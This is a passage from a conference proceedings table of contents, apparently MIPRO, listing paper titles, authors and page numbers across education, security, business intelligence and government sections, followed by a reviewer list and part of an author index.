V. Braut, M. Čuljak, V. Vukotić, S. Šegvić, M. Ševrović, H. Gold

Comparison between Initial Skew Rate and Moment Based Method for the Printed Text Skew Estimation **1164**
D. Brodić, D.R. Milivojević, B. Dokić, V. Tasić

Croatian Visual Speech Synthesis **1168**
M. Pobar, I. Ipšić

Continuity of Approximate Reasoning Using Center of Sums Defuzzification Method **1172**
T. Mitsuishi

Comparison of Algorithms for Patent Documents Clusterization **1176**
D. Kukolj, Ž. Tekić, Lj. Nikolić, Z. Panjkov, M. Pokrić, M. Dražić, M. Vitas, D. Nemet

Deep Learning Architecture for Data Mining from Surgical Data **1179**
I. Nikolova

Towards Semantic and Affective Coupling in Emotionally Annotated Databases **1184**
M. Horvat, S. Popović, K. Ćosić

Virtual Social Multimedia Streaming with a Novel Haptic Device **1190**
M. Gaudina, A. Brogni, M. Migliardi, D. Caldwell

Novel Approaches to Automated Personality Classification: Ideas and Their Potentials **1198**
A. Kartelj, V. Filipović, V. Milutinović

Fast Feature Reduction in Intrusion Detection Datasets **1204**
S. Parsazad, E. Saboori, A. Allahyar

Topic Models and Advanced Algorithms for Profiling of Knowledge in Scientific Papers **1211**
V. Jelisavčić, B. Furlan, J. Protić, V. Milutinović

Etalon-Based Integrated Microchip Inspection System **1217**
S. Tulyakov, I. Radchanka, S. Basalayev, R. Sadykhov

Wavelet Analysis of Hydrological Signals on an Example of the River Sava **1223**
A. Sović, K. Potočki, D. Seršić, N. Kuspilić

Sound of Boiling as a Disturbing Noise and as a Functional Signal **1229**
A. Smrke, J. Prezelj, P. Šteblaj, I. Smrke

Parallel Neural Network Training with OpenCL **1234**
N. Krpan, D. Jakobović

Application of Genetic Algorithms in Wire Busbars Design 1239
D. Petranović

On the Analysis of Experimental Results in Evolutionary Computation 1245
S. Picek, M. Golub, D. Jakobović

Stadium Reflector Aiming Using Genetic Algorithms 1251
D. Petranović

Towards Software Autogeneration 1257
D. Radošević, T. Orehovački, I. Magdalenić

New Transformation Approach for Model Driven Architecture 1263
E.A. Cherkashin, I.N. Terehin, V.V. Paramonov, V.S. Tertychniy

Extraction of Thesaurus and Project Structure from Linux Kernel Source Tree 1269
A.Y. Sokolov, I.R. Golovko, E.A. Cherkashin

A Review of Iterated Prisoner's Dilemma Strategies 1274
M. Jurišić, D. Kermek, M. Konecki

A Model of Software System for Parking Using Search Algorithms 1279
D. Drašković, S. Vukićević

A Two-Phase Vehicle Based Decomposition Algorithm for Large-Scale Capacitated Vehicle Routing with Time Windows 1285
M. Gulić, D. Lučanin, N. Skorin-Kapov

Implementation of Tracking Mobile Application and Analysis of Spatial Data 1290
D. Donko, A. Alispahić

COMPUTERS IN EDUCATION

PAPERS 1297

Laboratory Exercises for Embedded Engineering Learning Platform 1299
I. Kaštelan, D. Majstorović, M. Nikolić, J. Eremić, M. Katona

Assessment of e-Learning Materials Aestetic Design 1304
M. Duh, B. Bedrač, M. Krašna

Automating the Formal Logic Course 1310
G. Molnar, V. Omrčen, M. Čupić

Croatian Libraries on Facebook – Content Analysis 1316
M. Banek Zorica, T. Ivanjko, M. Benčec

Personal Learning Environments: The Implication on Process of e-Learning 1321
Ž. Požgaj, V. Bosilj Vukšić

Developing the Course Database Systems to Respond to Market Requirements 1327
P. Poščić, D. Subotić, M. Ivašić-Kos

ViSA: Visualization of Sorting Algorithms **1332**
I. Reif, T. Orehovački

An Innovative Industrial Automation System Showcase for Quality Management and Statistical Process Control Lectures **1338**
C. Madritsch, C. Ungermanns, T. Klinger, W. Werth

Cultural Influence on the Intellectual Honesty and Fairness of the German and Croatian Students **1342**
D. Lukač, M. Čičin-Šain

Education via Modeling and Simulation **1347**
L. Révészová

Role of ICT in Learning and Knowledge Acquisition: How Much Students Know about Their Research Skills? **1352**
J. Lovrinčević, D. Kovačević, M. Erl Šafar

E-Learning as a Tool for Improving ICT Knowledge of University Teachers **1358**
D. Palóvá

Students' Perceptions of Scrum Practices **1364**
V. Mahnič, I. Rožanc

Promoting Knowledge Society through Quality Assurance Model **1370**
M. Lamza-Maronić, J. Glavaš, T. Horvatin

Community Management in Informal E-Learning Environment - Analysis and Vision of Facebook in Central Library of Faculty of Electrical Engineering and Computing **1375**
J. Lisek, D. Vrkić, I. Jelić

Students' Perception of Institutional Affect Towards Minorities: Case-Study of European, American and Australian Universities **1379**
A. Delić, K. Pažur, V. Vidaček-Hainš

Advanced Types of Electronic Testing of Student's Performance **1384**
M. Krašna, R. Repnik, T. Bratina, B. Kaučič

Computer in Testing the Fundamentals of Electrical Engineering at the University of Zagreb Faculty of Electrical Engineering and Computing **1391**
A. Pavić, F. Škopljanac-Mačina

Does a Gifted Student Need a Mentor? **1397**
J. Halozan, F. Vrbančič

Simulation Model of Distance Learning Planning and Implementation on the Basis of ECTS Credits **1401**
B. Misnevs, N. Fila, A. Dunjashkins, C. Abasheva

Introduction to Electronic Banking by eLearning Methods **1406**
M. Vejačka

Podcasting for Electrical Power Systems **1412**
Y. Grigoriadis, L. Fickert, M. Ebner, M. Schön, W. Nagler

Quo vadis, IT Education? **1418**
J.Henno, H. Jaakkola, J. Mäkelä

Upbringing Children for Responsible Utilization of Information and Communication Technologies **1425**
E. Krelja Kurelović, D. Kukuljan, M. Turk

Information Anxiety: Research Among Students about Impact of Different Media on Them **1430**
A. Papić, A. Hefer, T. Krstanović

Information Society and e-Learning **1435**
K. Bedi, M. Milić, I. Štedul

Computer – Aided Aviation English Testing on Example of RELTA Test **1440**
M. Zokić, D. Boras, N. Lazić

Electronic Mail as a Possibility of Inapt Communication **1444**
M. Braut, M. Pogarčić, I. Pogarčić

Students and Teachers' Usage of e-Learning Artifacts in Tertiary Education in Croatia **1450**
D. Plantak Vukovac

Recommender System in e-Student Web-Based Adaptive Educational Hypermedia System **1456**
R. Pinter, T. Marušić, D. Radosav, S. Maravić Čisar

The Role of Information Technology in Teaching Civil Engineering at Polytechnic of Zagreb **1460**
M. Orlić, M. Marinović

Use of Web 2.0 Tools in Teaching **1465**
M. Gligora Marković, M. Rauker Koch, M. Frančić

Multimedia Assisted Learning of Japanese *Kanji* Characters **1470**
S. Librenjak, K. Vučković, Z. Dovedan

Tools for Grading Students' Exercises for Microsoft Access Applications **1476**
N. Majstorović, Ž. Širanović, K. Kavran

Creation and Use of Screencasts in Higher Education **1479**
S. Mohorovičić

ICT as a Function of the Curriculum and Quality Teaching of Students with Disabilities **1485**
Z. Stančić, L. Femec, N. Čačko

Base of Short Answers **1489**
M. Jurinović

Searching for Information Sources: Students' Behaviour in Electronic Environment **1491**
I. Hebrang Grgić, P. Miočić

Multilingual Plagiarism Detection Corpus **1496**
V. Juričić, V. Štefanec, S. Bosanac

The Influence of Social Networks on Communication in the Classroom **1501**
A. Skendžić, M. Mačinko-Kovač, B. Kovačić

Model of 8-bit Microprocessor Intended for Lecturing **1506**
J. Divić, M. Debeljuh

Hardware Equipment of Computer Classrooms in Croatian Elementary Schools **1511**
K. Pavlina, A. Pongrac, B. Latas

A Concept of the Web-Based e-Testing System **1514**
D. Purković, Z. Kolumbić

The Use of Web 2.0 Tools in Education from the Point of View of Future Teachers **1521**
E. Krelja Kurelović, J. Tomljanović, M. Ružić-Baf

Enviromental Education of Students in Vocational Schools in a Multimedia Surrounding **1527**
V. Matić

Teaching Scientific Literacy by the Help of ICT **1533**
R. Vrana

Enriching the Learning Experience: Use of Scientific Information Resources and Participation in Scientific Research in Higher Education: Case of Faculty of Humanities and Social Sciences Zagreb **1539**
R. Vrana

The Impact of the Professional Development of Teachers on the Process of Teaching and Learning **1546**
I. Tasić, D. Karuović, D. Glušac

Future of Internet Technologies **1552**
D. Pavlić, M. Pavlić, V. Jovanović

Evaluation System for e-Learning **1558**
Lj. Zekanović-Korona, V. Mateljan, B. Krce Miočić

Data Warehouse Based Evaluation of Students' Achievements in Information Systems Education **1563**
Lj. Kazi, Z. Kazi, B. Radulović

The Application of Web-Based Formative Quizzes in Laboratory Teaching in Higher Education Environment **1569**
J. Gamulin, O. Gamulin

The Model of ICT Use in Geography Lessons **1575**
P. Jesenek Bračko

Correlation Educational Model in Primary Education Curriculum of Mathematics and Computer Science **1579**
M. Mačinko Kovač, L. Eret

The Role of Facebook in Elementary School Education **1584**
M. Draženović

American Investor – Simulation of Investments in Stocks and Options 1587
Z. Prohaska, I. Uroda, S. Suljić

The Algorithm Design by Using Programming Language Visual Basic for Application on the Example of Crithical Path Method (CPM) 1591
S. Vukmirović, M. Čičin-Šain, I. Mežnarić

Pupils' Attitude towards the Introduction of ICT in Visual Arts Education in Croatian Primary Schools 1598
Z. Prohaska

New Media as a Factor of Learning Efficiency in Dyslexic Persons 1604
Z. Buzaši

Discussion Groups in Interactive Online Education 1608
S. Vukmirović, L. Crljenko Perković, D. Kovač

Primjer projektiranja logičkoga sklopa 1614
V. Skočir

Informacijska i komunikacijska tehnologija u obrazovanju: projekti i usluge u Hrvatskoj 1620
S. Beliga, M. Holenko Dlab

Izrada coursewarea pomoću Microsoft Expression Blend programa 1626
L. Mariani, N. Hoić-Božić

Suvremeni pristupi koji doprinose uspješnijoj nastave fizike u osnovnoj školi (primjeri iz nastavne prakse) 1631
M. Klaić, M. Dumančić

Edukacija učitelja u korištenju Web 2.0 alata 1635
A.S. Vuk, D. Petković

Implementacija softverskog paketa Adobe Authorware u radu s darovitim učenicima (u dodatnoj nastavi matematike) 1638
N. Mesaroš Grgurić

Dobri primjeri - uspješnije početno učenje objektno-orijentiranog programiranja 1642
K. Blažeka

Primjena računalom vođenog demonstracijskog stola u nastavi 1647
Lj. Cvitaš, T. Horvat

Razvijanje informatičke pismenosti učenika razredne nastave korištenjem Web 2.0 alata u poučavanju 1653
D. Petković

Digitalna ovisnost učenika 1656
M. Mirković

Predškolska djeca i računala 1662
J. Đurić, V. Jelkić

Kako mi je profesorica Engleskog jezika mentorirala u izradbi računalnih animacija 1667
S. Koprivnjak, B. Stojaković

Razvoj kurikuluma Tehničar za računalstvo 1671
S. Tomašević, I. Jurić

Suvremeniji pristup poučavanju programiranja - rješavanje problema programiranjem nasuprot upoznavanja programskog jezika.....1675
Z. Markučič, S. Perić, L. Budin, P. Brođanac

Istraživanje zainteresiranosti učenika šestog razreda za e-učenje.....1680
S. Tomaš, F. Zoranić, A. Papić

Praktična iskustva primjene e-učenja u srednjoškolskoj i visokoškolskoj nastavi 1684
D. Grundler, T. Rolich, S. Šutalo

Primjena interaktivnih sadržaja u nastavi filozofije i logike 1689
M. Sertić

„Moja karijera“ - informatički sustav ne psihologijskih upitnika Hrvatske zajednice pučkih otvorenih učilišta.....1695
V. Bušelić, Z. Jančić

Utjecaj jednosmjernog komunikacijskog kanala između obrazovne ustanove i roditelja/staratelja baziranog na SMS porukama na poznavanje ocjena i termina testiranja od strane roditelja/staratelja.....1699
K. Đokić

Konstruiranje 3D modeliranjem.....1705
Đ. Kukec, M. Kukec, B. Hršak

Ispitivanje svrhe, učestalosti i oblika korištenja rječnika i procjena online rječnika u Bosni i Hercegovini 1710
L. Hedžić, B. Hedžić

Didaktičko pomagalo za izvođenje nastave iz područja industrijskih računala 1714
D. Maršić, M. Potroško, G. Malčić

Primjena LMS sustava ILIAS u vojnom obrazovanju 1718
D. Možnik

Biblioteke slobodnog i otvorenog koda za metode konačnih elemenata.....1724
Ž. Tutek

Poučavanje slijepih učenika u online okruženju 1730
N. Rundek

Mjerenje fizikalnih veličina pomoću računala1732
R. Ramčić

DIGITAL ECONOMY – 9th Alpe Adria Danube Universities Initiative (ALADIN)

PAPERS 1739

Global Economic Crisis and Future Perspective of Information Society Innovation and Development 1741
M. Vidas-Bubanja

Microsoft Office 365 – Cloud in Business Environment 1747
A. Skendžić, B. Kovačić

Adoption of Smart Technology in Croatian Hotels 1753
B. Krce Miočić, Lj. Zekanović Korona, M. Matešić

E-uprava: e-porezne prijave 1759
I. Arbanas

Competence Database: a Precondition for Successful Transfer of Technology and Knowledge 1765
H. Bezić, P. Karanikić, E. Tijan

Mobile Banking - Financial Services Technology 1770
D. Lacmanović, I. Lacmanović, B. Markoski

Prognosis: Cloudy with SAAS 1775
B. Kraut

eGovernment and the Digital Divide 1778
V. Lazović, T. Đuričković

Investment Analysis of Information Security Management in Croatian Seaports 1783
S. Aksentijević, E. Tijan, B. Hlača

QR Codes as a Time Management Tool in m-Learning 1789
I. Ćulumović Županović, E. Tijan

Improvement of System for Distance Learning Based on Dialogue by Appliance of Statistical Analysis 1794
B. Kovačić, I. Jugo, V. Slavuj

INFORMATION SYSTEMS SECURITY

PAPERS 1801

Security of Service Requests for Cloud Based m-Commerce 1803
I. Kounelis, J. Löschner, D. Shaw, S. Scheer

A New Methodology for Security Evaluation in Cloud Computing 1808
S. Ristov, M. Gusev, M. Kostoska

Intrusion Detection Parameterization Exchange Data Model 1814
B.-C. Bösch

Hashing Scheme for Space-Efficient Detection and Localization of Changes in Large Data Sets 1820
V. Kontak, S. Srbljić, D. Škvorc

Internet Application Security 1826
A. Šimec, O. Staničić

Combinatorial Testing in Software Projects 1832
M. Brčić, D. Kalpić

Implementing Certificate-Based Authentication Protocol on Smart Cards 1838
G. Matanović, M. Mikuc

XML Digital Signature and Its Role in Information System Security 1844
S. Gerić, T. Vidačić

Determining Autonomous Systems Reputation Based on DNS Measurements 1850
S. Groš, M. Stublić, L. Jelenković

How Secure is Quantum Cryptography? 1853
M. Stipčević

Sigurnost sustava FER e-račun 1858
L. Humski, Z. Skočir, B. Vrdoljak

Informacijska sigurnost u području pravnih znanosti 1864
S. Šimundić, D. Barbarić

Data Ownership Model for a Telecom Company 1868
Ž. Šupica, T. Pavić

ICT Services Development Process with Security as Its Integral Part 1873
I. Sedinić, Z. Lovrić

Information Security Measurement Infrastructure for KPI Visualization 1877
K. Hajdarević, C. Pattinson, K. Kozarić, A. Hadžić

The Role of Perceived Privacy and Perceived Security in Online Market 1883
R. Mekovec, Ž. Hutinski

The Role of a Stress Model in the Development of Information Security Culture 1889
G. Božić

Assessment Methodology for the Categorization of ICT System Users Security Awareness 1894
K. Šolić, B. Tovjanin, V. Ilakovac

Upravljanje rizicima IT-projekata u državnoj i javnoj upravi 1899
G. Vojković, B. Cerin

Building a Framework for the Development of Biometric Forensics 1904
M. Bača, P. Koruga, T. Fotak

BUSINESS INTELLIGENCE SYSTEMS

INVITED PAPERS 1909

Using Ontologies and Requirements for Constructing and Optimizing Data Warehouses.....1911
L. Bellatreche, S. Khouri, I. Boukhari, R. Bouchakri

How Cloud Computing is (not) Changing the Way We Do BI.....1917
A. Stipić, T. Bronzin

Some Aspects of Information Systems Integration 1926
M. Varga, K. Ćurko

PAPERS 1933

Semantic Inter-Organizational Performance Analysis Using the Balanced Scorecard Methodology 1935
W. Krahtu, C. Pichler, M. Zapletal, H. Werthner

Emergency Situations Monitoring Using OLAP Technology.....1941
T.G. Penkova, A.V. Korobko, V.V. Nicheporchuk

Case Study: Analysis of the Direct Sales Force Performance - Clients Reach by Geographical Area in Telecommunication Industry 1947
M. Velić, I. Padavić, Z. Lovrić

Constraints to Manage Consistency in Multiversion Data Warehouse.....1953
I. Zouari Turki, F. Ghozzi Jedidi, R. Bouaziz

The Impact of Threshold Parameters in Transactional Data Analysis.....1959
M. Vranić, D. Pintar, M. Banek

Effects of Data Anonymization on the Data Mining Results.....1965
I. Buratović, M. Miličević, K. Žubrinić

Setting up, Managing and Using a Complex Business Intelligence Platform 1970
M. Boero, M.E. Jackson

PSALM - Tool for Business Intelligence 1975
Ž. Tekić, D. Kukolj, Lj. Nikolić, M. Dražić, M. Pokrić, M. Vitas, Z. Panjkov, D. Nemet

Data Mart Design for Managing IT Department in a Telecommunications Company 1981
J. Mirković , Lj. Kašćelan

Data Warehouse for FER e-Invoice System.....1987
L. Humski, I. Lažegić, Z. Skočir

Data Value in Decision Process: Survey on Decision Support System in Small and Medium Enterprises 1993
M. Pighin, A. Marzona

CAR (Collect – Analyze – Report) Ad hoc baza i korisničko sučelje 2001
M. Ljubić, S. Skular

Sustav za analizu korištenja elektroničke pošte 2007
A. Bojčić, J. Pavlić

Analiza izvedivosti implementacije sustava za centralizirano upravljanje matičnim podacima u Zagrebačkom Holdingu 2012
D. Oreščanin, J. Ostojić

Empirijsko istraživanje o poslovnoj inteligenciji u Hrvatskoj 2017
K. Futivić

GOVERNMENT, LOCAL GOVERNMENT, PUBLIC SERVICES

PAPERS 2025

Decision Framework for Building Platform as a Service (PaaS) Based Government Services 2027
R. Mutavdžić

Selecting the Optimal Opensource GIS Software for Local Authorities by Combining the ISO 9126 Standard and AHP Approach 2033
D. Janković, R. Milidragović

Raising the Quality of the Inspection Control with the Support of an Expert System 2038
N. Sarajlić, B. Duraković, N. Delić

Usklađivanje pravnih sustava zemalja u tranziciji i neizrazita logika 2044
A.J. Klasinc

E-uprava u hrvatskim gradovima 2050
A.J. Klasinc

The Method of Knowledge Distribution and Use in Public Adminitration 2056
K. Klarin, S. Mladenović

Traffic Global Analysis for the Whole Italian Road Network 2062
S. Rambaldi, M. Marchioni, A. Bazzani, B. Giorgini

NEO-MRKVE - programsko rješenje za vođenje evidencije 2067
T. Galba, A. Baumgartner

Destination Information System in the Function of Forming an Identity for Zadar County as Tourist Destination 2070
Đ. Bunja

Efficiency Analysis of e-Business in Croatian City Governments 2076
J. Jardas Antonić, D. Antonić

E-Government Service Generator (Use Case Project e-Government Montenegro) 2081
M. Marić

New Generation Operations Systems and Software and SOA Improving the Business of Telecom Operator 2086
A. Hadžić, T. Mateljan, K. Hajdarevic

Development of the Prototype Solution for User Involvement in the Living Lab Approach 2092
A. Šifrer, A. Pucihar, M. Kljajić Borštnar, G. Lenart

Integracija društvenih mreža i utjecaj na oglašavanje u javnom sektoru 2096
A. Šimec, S. Duk

MIPRO Junior - STUDENT PAPERS

PAPERS 2103

Djeluje li laskanje? O utjecaju snage poruke i pripisivanja identiteta altruistične osobe na odaziv sudionika u istraživanju putem interneta 2105
J. Okroša

Razvoj modela e-škole kao dodatnog oblika nastave za djecu koja žive izvan Hrvatske 2110
T. Težak, M. Dumančić

Tehnički i socijalni pogledi na web forume, na primjeru foruma TVZ-a 2115
L. Tepeš Golubić, J. Kolarec

A Method for Real-Time Detection of Human Fall from Video 2121
M. Kreković, P. Čerić, T. Dominko, M. Ilijaš, K. Ivančić, V. Skolan, J. Šarlija

LightDesk - sustav za računalnu interakciju visoke rezolucije baziran na infracrvenom raspoznavanju oblika 2125
A. Divjak, M. Maričević

Detection of Commercials in Video Content Based on Logo Presence without Its Prior Knowledge 2130
N. Banić

User Authentication Based on Keystroke Dynamics Analysis 2136
I. Sluganović, A. Karlović, P. Bosilj, M. Šare, S. Horvat

A Brief Introduction to OpenCV 2142
I. Čuljak, D. Abram, T. Pribanić, H. Džapo, M. Cifrek

Implementation of Algorithm for Detection and Correction of Defective Pixels in FPGA 2148
L. Mijatović, H. Dean, M. Rožić

Emocionalni dizajn: važnost emocija u procesu izrade web stranica 2153
I. Grbavac, N. Marangunić, A. Granić

Image-Based Visual Servoing for Automatic Control of Balancing Beam 2159
S. Marković, J. Musić, M. Bonković

Scaling Read-Heavy Web Services 2165
E. Dedović, J. Balagija, N. Čavrk, N. Nosović

Design and Implementation of Fuzzy Controller on Embedded Computer for Water Level Control 2170
S. Krivić, M. Hujdur, A. Mrzić, S. Konjicija

The Procedure of a Camera Calibration Using Camera Calibration Toolbox for MATLAB 2175
A. Fetić, D. Jurić, D. Osmanković

A Hybrid Ant Colony System Approach for Solving Capacitated Vehicle Routing Problems with Time Windows 2181
F. Boltužić, A. Rakipović

Android Application for Sending SMS Messages with Speech Recognition Interface 2186
S. Primorac, M. Russo

A Robust Hand Detection and Tracking Algorithm with Application to Natural User Interface 2191
T. Benussi, D. Jurić

Recommendation of YouTube Videos 2198
M. Brbić, E. Rožić, I. Podnar Žarko

A Comparison of Five Parallel Programming Models for C++ 2203
E. Ajkunić, H. Fatkić, E. Omerović, K. Talić, N. Nosović

Performance Comparison of Simulated Annealing Algorithm Execution on GPU and CPU 2208
E. Bajrami, M. Ašić, E. Cogo, D. Trnka, N. Nosović

Parallelization of Array Operations by Using Socket Programming in .NET 2212
E. Kurtanović, E. Meholjić, N. Hadžić, B. Davidović, E. Ljevaković, N. Nosović

Tiled 360º Panoramic Projection System 2216
D. Hrenek, I. Kušt, N. Mikša, P. Prentašić, B. Trubić, A. Heđi, S. Lončarić, M. Subašić

Multi-Camera Person Tracking System 2221
D. Komlen, T. Lombarović, M. Ogrizek-Tomaš, D. Petek, A. Petković

Artificial Neural Network Based Stock Value Prediction 2226
D. Hrenek, N. Mikša, P. Prentašić, B. Trubić

CUDA Implementation of the Algorithm for Simulating the Epidemic Spreading over Large Networks 2230
M. Šošić, M. Šikić

Dijkstra's Shortest Path Algorithm Serial and Parallel Execution Performance Analysis 2234
N. Jasika, N. Alispahić, E. Arslanagić, I. Kurtović, E. Lagumdžija, N. Nosović

a

LIST OF PAPER REVIEWERS

Abello Gamazo, A. (Spain)
Agostino, K. (Australia)
Aksentijević, S. (Croatia)
Aljančić, U. (Slovenia)
Amon, S. (Slovenia)
Antolić, Ž. (Croatia)
Ašenbrener, M. (Croatia)
Babić, S. (Croatia)
Bača, M. (Croatia)
Bala, P. (Poland)
Ban, Ž. (Croatia)
Banek, M. (Croatia)
Baotić, M. (Croatia)
Barić, A. (Croatia)
Bartolić, J. (Croatia)
Bažant, A. (Croatia)
Begušić, D. (Croatia)
Benc, I. (Croatia)
Benkner, S. (Austria)
Berberović, S. (Croatia)
Bilas, V. (Croatia)
Bjažić, T. (Croatia)
Blažević , Z. (Croatia)
Bogunović, N. (Croatia)
Bojović, V. (Croatia)
Bonefačić, D. (Croatia)
Brkić, Lj. (Croatia)
Broz, I. (Croatia)
Budin, A. (Croatia)
Budin, L. (Croatia)
Butković, Ž. (Croatia)
Car, Ž. (Croatia)
Cerović, Lj. (Croatia)
Cifrek, M. (Croatia)
Čandrlić, S. (Croatia)
Čeperić, V. (Croatia)
Čereković, A. (Croatia)
Čičin-Šain, M. (Croatia)
Čičin-Šain, M. (Croatia)
Čišić, D. (Croatia)
Čupić, M. (Croatia)
Dadić, M. (Croatia)
Davidović, D. (Croatia)
Dešić, S. (Croatia)
Divković Pukšec, J. (Croatia)
Dobrijević, O. (Croatia)
Domitrović, H. (Croatia)
Dovedan Han, Z. (Croatia)
Drezgić S. (Croatia)
Džapo, H. (Croatia)
Đakulović, M. (Croatia)
Eavis, T. (Canada)
Essert, M. (Croatia)
Ferković, L. (Croatia)
Filjar, R. (Croatia)
Fratrić, I. (Croatia)
Furlan, J. (Slovenia)
Gabor , A. (Hungary)
Galić, Z. (Croatia)
Galinac Grbac, T. (Croatia)
Gamberger, D. (Croatia)
Gamulin, O. (Croatia)
Gerić, S. (Croatia)
Gledec,G. (Croatia)
Gluščević, V. (Croatia)
Gojanović, D. (USA)
Golfarelli, M. (Italy)
Golub, M. (Croatia)
Golubić, S. (Croatia)
Gradišnik, V. (Croatia)
Groš, S. (Croatia)
Grubišić, D. (Croatia)
Grubišić, I. (Croatia)
Grudenić, I. (Croatia)
Gulić, M. (Croatia)
Hace, A. (Slovenia)
Hadjina, N. (Croatia)
Heimburger, A. (Finland)
Henno, J. (Estonia)
Hoić-Božić, N. (Croatia)
Horvat, K. (Croatia)
Hrabar, S. (Croatia)
Hrkać, T. (Croatia)
Hudek, V. (Croatia)
Huljenić, D. (Croatia)
Hutinski, Ž. (Croatia)
Ipšić, I. (Croatia)
Ivanda, M. (Croatia)
Jaakkola, H. (Finland)
Jakobović, D. (Croatia)
Jakopović, Ž. (Croatia)
Janeš, I. (Croatia)
Jarm, T. (Slovenia)
Jelavić, M. (Croatia)
Jelenković, L. (Croatia)
Jevtić, D. (Croatia)
Ježić, G. (Croatia)
Jović, A. (Croatia)
Jugović, A. (Croatia)
Juričić, V. (Croatia)
Kalafatić, Z. (Croatia)
Kalpić, D. (Croatia)
Karaivanova, A. (Bulgaria)
Katona, M. (Serbia)
Kaučič, B. (Slovenia)
Kecskeméti, G. (Hungary)
Kirinić, V. (Croatia)
Kišasondi, T. (Croatia)
Koričić, M. (Croatia)
Korin-Lustig, A. (Croatia)
Kos, T. (Croatia)
Kovačić, S. (Croatia)
Kovačić, A. (Croatia)
Kovačić, B. (Croatia)
Kovačić, Z. (Croatia)
Kozlovszky, M. (Hungary)
Krašna, M. (Slovenia)
Krois, I. (Croatia)

Krznarić, M. (Croatia)
Kušek, M. (Croatia)
Lacković, I. (Croatia)
Lacković, M. (Croatia)
Lipić,T. (Croatia)
Lipljin, N. (Croatia)
Lončar, D. (Croatia)
Lončarić, S. (Croatia)
Loomis, C. (France)
Lovrek, I. (Croatia)
Lučić, D. (Croatia)
Lukac, D. (Germany)
Magdalenić, I. (Croatia)
Malarić, K. (Croatia)
Malčić, G. (Croatia)
Maleković, M. (Croatia)
Mandić, L. (Croatia)
Manger, R. (Croatia)
Marić, I. (Croatia)
Marinović, I. (Croatia)
Marinović, M. (Croatia)
Martinčić-Ipšić, S. (Croatia)
Mateljan, I. (Croatia)
Mateljan, V. (Croatia)
Matetić, M. (Croatia)
Matić, T. (Croatia)
Matković, K. (Croatia)
Mekovec, R. (Croatia)
Mekterović, I. (Croatia)
Mihajlović, Ž. (Croatia)
Mikac, B. (Croatia)
Mikuc, M. (Croatia)
Min Tjoa, A. (Austria)
Mišković, N. (Croatia)
Mitsa, V. (Ukraine)
Mohorovičić, S. (Croatia)
Možek, M. (Slovenia)
Načinović, L. (Croatia)
Nađ, R. (Croatia)
Očko, M. (Croatia)
Ogrizović, D. (Croatia)
Palomäki, J. (Finland)
Pavešić, N. (Slovenia)
Pavić, A. (Croatia)
Pečar-Ilić, J. (Croatia)
Pejčinović, B. (USA)
Perić Hadžić, A. (Croatia)
Petrović, I. (Croatia)
Pintar, D. (Croatia)
Podnar Žarko, I. (Croatia)
Podobnik, V. (Croatia)
Poletan Jugović, T. (Croatia)
Popović, M. (Serbia)
Poščić, P. (Croatia)
Požgaj, Ž. (Croatia)
Pribanić, T. (Croatia)
Pripužić, K. (Croatia)
Radej, J. (Croatia)
Randić, M. (Croatia)
Ribarić, S. (Croatia)
Rimac-Drlje, S. (Croatia)
Skala, K. (Croatia)
Skočir, Z. (Croatia)
Skorin-Kapov, L. (Croatia)
Skorin-Kapov, N. (Croatia)
Skuliber, I. (Croatia)
Sluganović, I. (Croatia)
Sović, I. (Croatia)
Srbljić, S. (Croatia)
Sruk, V. (Croatia)
Štruc, V. (Slovenia)
Subašić, M. (Croatia)
Suligoj, T. (Croatia)
Šarić, D. (Croatia)
Šarolić, A. (Croatia)
Šegvić, S. (Croatia)
Šimunić, D. (Croatia)
Šipuš, Z. (Croatia)
Šišul, G. (Croatia)
Škvorc, D. (Croatia)
Šmuc, T. (Croatia)
Štih, Ž. (Croatia)
Šunde, J. (Australia)
Šunde, V. (Croatia)
Švedek, T. (Croatia)
Tomiša, T. (Croatia)
Trobec, R. (Slovenia)
Tržec, K. (Croatia)
Turčić Prstačić, I. (Croatia)
Turković, J. (Croatia)
Uroda, I. (Croatia)
Varga, M. (Croatia)
Vasić, D. (Croatia)
Vasiljević, G. (Croatia)
Vašak, M. (Croatia)
Vidaček-Hainš, V. (Croatia)
Vinko, D. (Croatia)
Vrana, R. (Croatia)
Vranić, M. (Croatia)
Vrček, N. (Croatia)
Vrdoljak, B. (Croatia)
Vrtačnik, D. (Slovenia)
Vučić, M. (Croatia)
Vuković, M. (Croatia)
Weber, M. (Croatia)
Wrembel, R. (Poland)
Zentner, R. (Croatia)
Zlatović, M. (Croatia)
Zulim, I. (Croatia)

AUTHOR INDEX

Abasheva, C. 1401
Abram, D. 2142
Abu-Alnadi, O. 749
Abu-Seba, H. 749
Acs, S. 308
Afgan, E. 452
Ajkunić, E. 2203
Aksentijević, S. 1783
Alispahić, A. 1290
Alispahić, N. 2234
Allahyar, A. 1204
Al-Mistarihi, M.F. 573, 583, 749
Anđelković, A. 496
Antonić, D. 2076
Araujo, F. 278
Arbanas, I. 1759
Arsenyan, L.H. 332
Arslanagić, E. 2234
Astsatryan, H.V. 332
Ašenbrener, M. 93, 1088
Ašić, M. 2208
Atanassov, E. 343, 383, 432
Avbelj, V. 491
Babić, D. 54
Bača, M. 1904
Badnjević, A. 202
Badnjević, A. 202
Bagić Babac, M. 1102
Baiju, M.R. 179
Bajer, I. 964
Bajić, J.S. 152, 168, 173, 243
Bajrami, E. 2208
Bakarić, V. 935
Balagija, J. 2165
Balarin, M. 19, 21
Balaskó, Á. 459
Balen, J. 1028
Banek Zorica, M. 1316
Banek, M. 1959
Banić, N. 2130
Baotić, M. 970
Barbarić, D. 1864
Barešić, I. 618
Barić, A. 60, 78, 84, 109
Basalayev, S. 1217
Basch, D. 118
Baumgartner , A. 2067
Bazzani, A. 2062
Bedi, K. 1435
Bedrač, B. 1304
Beganović, E. 202
Belašić, V. 1082
Beliga, S. 1620
Bellatreche, L. 1911
Beljan, Ž. 1097
Benčec, M. 1316
Benčić, Z. 135
Benussi, T. 2191
Berdinsky, A.S. 29
Bezić, H. 1765
Biljanović, P. 25
Bjelica, M. 1006
Blagojević, Ž. 912
Blahuta, J. 1139
Blažeka, K. 1642
Blažević, Z. 247
Blečić, R. 84
Boero, M. 1970
Bogdanović, M. 896
Bogdanović, N.J. 33
Bogunović, N. 994
Bojčić, A. 2007
Bojić, D. 1071
Bojić, I. 890
Boltužić, F. 2181
Bonfanti, A. 72
Bonković, M. 2159
Boras, D. 1440
Bosanac, S. 1496
Bösch, B.-C. 1814
Bosilj Vukšić, V. 1321
Bosilj, P. 2136
Botinčan, M. 827
Bouaziz, R. 1953
Bouchakri, R. 1911
Boukhari, I. 1911
Boychenko, S. 278
Božić, G. 1889
Božinović, Ž. 607
Bratina, T. 1384
Braut, M. 1444
